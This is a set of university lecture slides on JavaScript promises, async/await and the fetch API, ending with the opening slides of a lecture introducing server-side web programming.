
16

- **Promise chaining** is the way to deal with such scenarios

# PROMISE CHAINING

```
<script>
let promise = new Promise(function(resolve, reject){
  let number = Math.random();
  setTimeout( () => {
    resolve(1);
  }, 1000);
});

console.log("Here");
promise
  .then( (result) => {console.log(result); return result*2;})
  .then( (result) => {console.log(result); return result*2;})
  .then( (result) => {console.log(result); return result*2;})
console.log("There");
</script>
```




# PROMISE CHAINING: HOW DOES IT WORK?

- How does that even work?
- The original Promise is only resolved once, with a result of 1
- Well, each `.then()` invocation actually returns a new Promise obj.
- These new promises represent the completion of the handler itself
- When an handler returns a value, it becomes the result of that new Promise object


# PROMISE CHAINING: NEWBIE MISTAKES

- The following snippets are very different!

```
promise //prints 1, then 2, then 4
.then( (r) => {console.log(r); return r*2;})
.then( (r) => {console.log(r); return r*2;})
.then( (r) => {console.log(r); return r*2;});
```




```
//prints 1, 1, 1
promise.then( (r) => {console.log(r); return r*2;} );
promise.then( (r) => {console.log(r); return r*2;} );
promise.then( (r) => {console.log(r); return r*2;} );
```



# PROMISE CHAINING: EXAMPLE

```
promise.finally(() => {
  console.log("Promise settled");
}).then((r) => {
  console.log(r);
  return r * 2;
}).then((r) => {
  console.log(r);
  throw new Error("Oops"); //implicit reject()
  return r * 2;
}).then((r) => {
  console.log(r);
  return r * 2;
}).catch((error) => {
  console.warn(error.message);
});
```



# PROMISE API: PROMISE.ALL()

- The `Promise.all()` static method takes as input an array of Promises, and returns a new Promise representing the completion of **all** input Promises
- The result is an array, each input Promise contributes and element
- If one Promise rejects, `Promise.all` immediately rejects

```
let prom = Promise.all([
  new Promise( resolve => setTimeout( () => resolve(3) ), 3000),
  new Promise( resolve => setTimeout( () => resolve(2) ), 2000),
  new Promise( resolve => setTimeout( () => resolve(1) ), 1000),
]).then((result) => {
  console.log(result); //Array(3) [3, 2, 1]
});
```

# PROMISE API: PROMISE.ALLSETTLED()

- **Promise.all** rejects if any of the input Promises rejects (**all or nothing**)
- **Promise.allSettled()** is similar: it waits for all the input Promises to settle, but returns as a result an array of objects representing the status of each input Promise.

```
let p = Promise.allSettled([
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Oops")), 1000)},
  new Promise((res, rej) => { setTimeout(() => res(1), 2000)}),
]).then((result) => {
  console.log(result);
}).catch((err) => {
  console.warn(err.message); //Not executed
});
```



```
▼ Array [ ..., ... ]
  ▼ 0: Object { status: "rejected", reason: Error }
    ► reason: Error: Oops
      status: "rejected"
    ► <prototype>: Object { ... }
  ▼ 1: Object { status: "fulfilled", value: 1 }
    status: "fulfilled"
    value: 1
    ► <prototype>: Object { ... }
  length: 2
  ► <prototype>: Array []
```

# PROMISE API: PROMISE.RACE()

- Similar to `Promise.all()`, but is settled as soon as one of the input Promises settles, and gets its result (or error)

```
let p = Promise.race([
  new Promise((res, rej) => { setTimeout( () => rej(new Error("Oops")), 2000)}),
  new Promise((res, rej) => { setTimeout( () => res(1), 1000)}),
]).then((result) => {
  console.log(result); //1
});

let p2 = Promise.race([
  new Promise((res, rej) => { setTimeout( () => rej(new Error("Oops")), 1000)}),
  new Promise((res, rej) => { setTimeout( () => res(1), 2000)}),
]).catch((err) => {
  console.warn(err.message) //Oops
});
```

# PROMISE API: PROMISE.ANY()

- Similar to `Promise.race()`, but waits for the first **resolved** Promise

```
let p = Promise.any([
  new Promise((res, rej) => { setTimeout(() => res(3), 3000)},
  new Promise((res, rej) => { setTimeout(() => rej(new Error("Oops")), 1000)},
  new Promise((res, rej) => { setTimeout(() => res(1), 2000)}),
]).then((result) => {
  console.log(result); //1
}).catch((err) => {
  console.warn(err.message); //Not executed: Promise.any is resolved
});
```

# PROMISE API: PROMISE.ANY()

- If all Promises reject, Promise.any rejects with an AggregateError containing all the Errors of the input Promises

```
let p = Promise.any([
  new Promise((res, rej) => { setTimeout( () => rej(new Error("Woah")), 2000)},
  new Promise((res, rej) => { setTimeout( () => rej(new Error("Oops")), 1000)},
  new Promise((res, rej) => { setTimeout( () => rej(new Error("Ouch")), 1000)},
]).then((result) => {
  console.log(result); //not executed, Promise.any rejected
}).catch((err) =>{
  console.warn(err.message); //No promise in Promise.any was resolved
  console.warn(err.errors[0].message); //Woah
  console.warn(err.errors[1].message); //Oops
  console.warn(err.errors[2].message); //Ouch
});
```

# PROMISE API: PROMISE.RESOLVE / REJECT

- `Promise.resolve(result)` and `Promise.reject(error)` create Promises that are already settled (resp. Resolved or Rejected)

```
let p = Promise.resolve(1); //same as p = new Promise( resolve => resolve(1) )
p.then( result => console.log(result) );
```

- Sometimes they are used for compatibility (e.g.: when a function is expected to return a Promise)

# JAVASCRIPT: ASYNC/AWAIT

Modern JavaScript includes a fancy special syntax to work with Promises

- It consists of two keywords: **async** and **await**
- The **async** keyword can be placed before a function to ensure that the function **always returns a Promise**
  - Any other value returned by an **async function** is implicitly wrapped in a resolved Promise
  - Thrown errors are wrapped to a rejected Promise

```
async function f(){
  return new Promise(...);
}
```

```
async function g(){
  return 1; //returns Promise.resolve(1)
}
```


# JAVASCRIPT: ASYNC

```
console.log("Here");

async function f(){
  //throw new Error("Ouch");
  return 1;
}

f().then(console.log).catch(console.warn);


console.log("There");
```



# JAVASCRIPT: AWAIT

- The await keyword can be used **only in async functions**
- It **pauses** code execution until a Promise is settled

```
console.log("Here");
async function f(){
  let promise = new Promise(function(res, rej){
    setTimeout(() => {res("Done!")}, 2000);
  });
  let result = await promise; //execution pauses here
  console.log(`After Await. Result is ${result}`);
  return result;
}
f().then(console.log);
console.log("There");
```



# NETWORK REQUESTS

# NETWORK REQUESTS

- JavaScript can also fetch data from the internet
- In old JavaScript, programmers used XMLHttpRequest objects
  - Callbacks were used to handle status events

```
<h1>Cat Facts</h1>
<button id="btn">Click Here To Load a Cat Fact</button> <p id="fact"></p>
<script>
  let btn = document.getElementById("btn");
  btn.onclick = () => {
    let req = new XMLHttpRequest(); req.onload = handleFact;
    req.open("GET", "https://catfact.ninja/fact"); req.send();
    function handleFact(result) {
      let fact = JSON.parse(this.responseText);
      document.getElementById("fact").innerHTML = fact.fact;
    }
  }
</script>
```

# NETWORK REQUESTS: THE FETCH API

- The modern way of doing HTTP requests within JavaScript is **fetch()**
- **fetch()** takes as input an **URL** and an **optional array of options**

```
let promise = fetch("url", [options]);
```

- Options can be used to specify HTTP method, request headers, etc...
- A Promise is returned, which resolves to a **Response** object

# **FETCH API: WORKING WITH RESPONSES**

- The Promise returned by `fetch` is resolved **as soon as the response headers are received**
- At this stage, we can check **HTTP status, headers**, but the **body** of the response might not be available yet

# FETCH API: WORKING WITH RESPONSES

```
async function f(){
  let response = await fetch("./example.json"); //there is no such file
  //get one specific header
  console.log(response.headers.get('Content-Type')); // application/json
  //iterate over all response headers
  for(let [key, value] of response.headers){
    console.log(`Header ${key}: ${value}`);
  }
  let status = response.status;
  console.log(status);
  if(response.ok){
    console.log("Request was successful");
  } else {
    console.log("Some error occurred");
  }
}
```

# FETCH API: GETTING THE RESPONSE BODY

- When a fetch promise resolves, the body might not be there yet
- The Response provides several promise-based methods to access the body, in various formats. For example, `.json()` parses the body as a JSON as soon as it becomes available.

```
async function f(){
  let response = await fetch("https://catfact.ninja/fact");
  if(response.ok){
    let fact = await response.json();
    document.getElementById("fact").innerHTML = fact.fact;
  } else {
    console.log("Some error occurred");
  }
}
```

# FETCH API: GETTING THE RESPONSE BODY

- Some other methods to access the body are:

<code>.text()</code>	Read the response body and return it as text
<code>.json()</code>	Parse the response body as JSON
<code>.blob()</code>	Return a Blob (Binary data with type)
<code>.arrayBuffer()</code>	Return an ArrayBuffer (low level repr. of binary data)
<code>.formData()</code>	Return a FormData object (represents data submitted via forms)

- **Important:** we can only choose one body-reading method! If you have already called `response.text()`, `response.json()` won't work because the body content has already been consumed!

# FETCH API: BLOB EXAMPLE

```
<input id="msg" placeholder="Insert your message here" type="text">
<button id="btn">Generate QR</button><img id="img">
<script>
document.getElementById("btn").onclick = () => {
  let msg = document.getElementById("msg").value;
  let url = `https://image-charts.com/chart?chs=200x200&cht=qr&chl=${msg}&choe=UTF-8`;
  console.log(url);
  let promise = fetch(url);
  promise.then((response) => {
    return response.blob();
  }).then((blob) => {
    let img = document.getElementById("img");
    img.src = URL.createObjectURL(blob);
  });
}
</script>
```

# REFERENCES

- **The Modern JavaScript Tutorial**

Freely available at <https://javascript.info/> or on [GitHub](#)

Part 2: Storing data in the browser (4.1, 4.2)

Part 1: Promises and async/await (11.1 to 11.5, 11.8)

Part 3: Network requests (3.1, 3.8)

- **Eloquent JavaScript (3rd edition)**

By Marijn Haverbeke

Freely available at <https://eloquentjavascript.net/>

Chapters 11, 18

- **JavaScript Reference**

MDN web docs

<https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference>



**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II  
WEB TECHNOLOGIES — LECTURE 09**


**WELCOME TO THE  
SERVER-SIDE OF THE WEB**

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)

<https://luistar.github.io>

<https://www.docenti.unina.it/luigiliberolucio.starace>




# PREVIOUSLY, ON WEB TECHNOLOGIES

So far, we've learned a good deal about the **core web technologies: HTML, CSS, and JavaScript**. Let's contemplate our progress so far:

- We learned to design **modern, beautiful, responsive** web pages.
- We learned to make web pages **dynamic**, using JavaScript:
  - Handling events, dynamically changing the DOM
  - Making async HTTP network requests to fetch data to show in our pages

# STATIC WEB APPS

- Our web pages can have a certain dynamism, thanks to JavaScript
- That dynamism happens **inside** the web browsers
- Nonetheless, in a way, they are still inherently **static**
- Everytime a Browser sends a request to one of our web pages, it will always be served the **same, identical** document



# LIMITATIONS OF STATIC WEB APPS

- The «static» web approach we've seen so far is simple and effective
- It works great for web applications consisting of limited numbers of pages, that change quite rarely. It is affected by some limitations:
  - What if we want to **personalize** a page for a specific user?
  - What if the **content** of a page **changes** very frequently?
  - What if our website consists of **millions** of pages?
  - What if we need to **act** based on a request (e.g.: save an order, ...)?


# AN EXAMPLE: WIKIPEDIA

- Wikipedia features **~60 million** web pages
  - All with the same structure, same style...
  - ...but different contents
- Let's say the base structure in a Wikipedia page is **~150k chars**
- That's **150kB** of data **repeated** in **every** page
- Multiply that for the 60 million web pages, you get **9 TeraBytes** of repeated data
- What if we need to change the navbar?




# INTRODUCING SERVER–SIDE PROGRAMMING

- Until now, web servers just serve files from the **document root**
- A web server can do much more!
- For a starter, it can **generate** web pages **on-the-fly**
  - Typically based on parameters received in the HTTP request
